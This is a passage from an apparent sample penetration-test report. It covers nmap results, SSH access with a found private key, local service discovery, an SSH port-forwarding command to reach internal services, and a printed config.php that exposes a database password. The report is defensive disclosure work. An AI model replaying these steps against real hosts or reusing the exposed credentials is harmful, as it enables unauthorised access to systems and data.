|   3072 15:ea:23:75:c7:2d:ed:28:15:94:65:29:10:bd:71:6e (RSA)
|   256 d0:32:dd:97:06:5c:80:e3:50:f5:97:da:c0:f7:95:b8 (ECDSA)
|_  256 3a:c6:07:15:6f:93:ef:6f:0a:d5:3a:b1:26:33:c6:cf (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: 4TECH - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Feb 14 10:49:36 2022 -- 1 IP address (1 host up) scanned in 146.36 seconds
```


[ATTACK CHAIN] SSH Tunneling and Local Services

ID	POC-3

STATUS	**OPEN**
REFS	Pillaging, Tunneling and Pivoting
ASSETS	Web Application and Internal Server

STEPS TO REPRODUCE

With access via SSH to the Nagios user using the private key found, you can access resources with more privileges, except those with root access and Ubuntu user



When performing a Discovery of running local services using the “netstat -plunt” command, the following result was obtained:

```
nagios@ip-10-0-0-151:~$ netstat -plunt
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.0.0.151:68           0.0.0.0:*                           -
nagios@ip-10-0-0-151:~$
```

With this information it can currently be deduced, due to the sockets with known ports, that the server probably has the HTTP (port 8080) and MySQL (ports 3306 and 33060) services running.

This information could be confirmed by performing Port Forwarding through SSH Tunneling to the attacker's machine, which will have access via 127.0.0.1:80, the same can be done for ports 3306 and 33060 and 8080.

Command used for **Port Forwarding: “ssh -L 8089:127.0.0.1:8080 –i nagios_SSH_Key”.**

Therefore, this port forwarding allows access to the Internal HTTP service via browser. Thus having access to the Nagios Network and Infrastructure Monitor.

The same process can be carried out for MySQL Services, although they allow interaction without the need for tunneling.

When proceeding with Discovery, the config.php file was found in the web application directories , which contain the credentials for accessing the database.

```
nagios@ip-10-0-0-151:/var/www/html$ cat config.php
<?php
# CMS Made Simple Configuration File
# Documentation: /doc/CMSMS_config_reference.pdf
#
$config['dbms'] = 'mysqli';
$config['db_hostname'] = 'localhost';
$config['db_username'] = 'dbuser';
$config['db_password'] = '45ds3$@#S*sd314@4';
$config['db_name'] = 'site_db';
$config['db_prefix'] = 'cms_';
$config['timezone'] = 'UTC';
?>nagios@ip-10-0-0-151:/var/www/html$
```

[ATTACK CHAIN] Database and Privilege Escalation

ID	POC-4
STATUS	**OPEN**
REFS	Privilege Escalation Database Dumping CVE-2016-9566
ASSETS	Web Application and Internal Server
STEPS TO REPRODUCE	

DUE TO THE LARGE AMOUNT OF INFORMATION, THIS SAMPLE REPORT ENDS HERE.

FOR MORE INFORMATION, PLEASE CONTACT OISECURITY AT https://www.oisecurity.co/